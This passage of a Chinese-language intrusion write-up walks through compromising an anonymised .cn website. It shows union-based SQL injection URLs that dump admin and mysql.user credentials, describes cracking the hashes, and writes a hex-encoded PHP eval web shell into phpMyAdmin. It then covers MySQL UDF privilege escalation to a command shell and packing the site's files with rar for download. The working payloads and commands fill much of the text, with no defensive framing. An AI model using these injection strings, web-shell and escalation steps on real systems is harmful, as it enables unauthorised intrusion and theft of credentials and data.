
```
http://www.***.cn/book/viewbook_detail.php?id=4/**/and/**/1=11/**/union/**/select/**/1,group_concat(column_name),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19/**/from information_schema.columns where TABLE_NAME=0x61646D696E
```

获得管理员用户名密码字段分别为admin_user、admin_paw（如图5）。


图5


构造语句，成功得到密码（如图6），从图中可看到用户名密码保存的很混乱，如第一个test用户的密码为明文，而后面的用户密码却被md5加密。\

将用户逐个测试登录，页面迟迟没有反应，最后返回了程序错误。这就奇怪了，无法进入后台，看来网站不是很稳定。先别着急，root权限还是有很多方法的，虽然不能写文件，但只要获得了物理路径，就能读文件了。


图6

这时，用wwwscan猜解了下网站目录，发现有phpmyadmin，这就好办了，在phpmyadmin里执行sql语句就无需考虑魔术引号为开启状态。回到刚刚的注入点，构造语句，查询mysql库中的user表。http://www.***.cn/book/viewbook_detail.php?id=-4 union select 1,group_concat(host,0x2D,user,0x2D,password),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19 from mysql.user%23

结果（如图7）。


图7

在本地用mysql的彩虹表破解密文，忐忑N分钟后，成功破解出来（如图8）。





图8

登录phpmyadmin成功，接下来必须得获得物理地址才行。好在phpmyadmin一直很给力，直接请求“**libraries/select_lang.lib.php**”就暴出了物理路径（如图9）。


图9

构造好语句**select unhex('3C3F70687020406576616C28245F504F53545B635D293F3E') into outfile 'E:/phpMyAdmin/libraries/f.php'**这里php的一句话代码用函数hex()处理了一下，原型为“<?php @eval($_POST[c])?>”，执行效果（如图10）。




图10

很轻松的就获得了webshell（如图11），心里不禁嘘了口气。

三、踪迹难寻

如此看来，检测就完美结束了，但翻遍了整个目录却没能找到目标站点的踪迹，难道是对目标站点所在文件夹进行了权限设置？默认的apache是以system权限运行的，应该没有被降权，但有直接在phpspy马上利用wscript执行命令如 **“net user”** 并不能成功返回结果，看来服务器有相关的设置。马上上传mysql的UDF提权脚本，填入root密码，导出dll文件，创建cmdshell函数，这下能成功执行命令了。利用命令 **“tree d:\>c:\recycler\treeD.txt”**，将各个磁盘下的文件列了一遍，仍无功而返。查看apache的配置文件也未能发现目标站点的配置信息。这时候，猛然发现，服务器的IP地址并非*.*.*45.177，而是*.*.*24.99。比照图10和图11上显示的IP，竟然不同，这是何解？不禁茫然……




图11

漫无目的的翻看磁盘上的文件，上面有相当多的文件备份，其中一个有点像是刚刚在ip866上查询到的同服务器交友平台站点的WEB文件备份，先不纠结这IP不相同了，说不定目标站与这个交友平台站点才真正在同一服务器上。马上打包下载之。利用winRAR打包，相关的命令为：**"C:\Program Files\WinRAR\rar.exe" a E:\web***\data\cache\g.rar E:\web\xx"**为了防止反斜杠转义和双引号等可能引发的执行命令不成功，这里我将命令保存为批处理了，执行结果（如图12）。

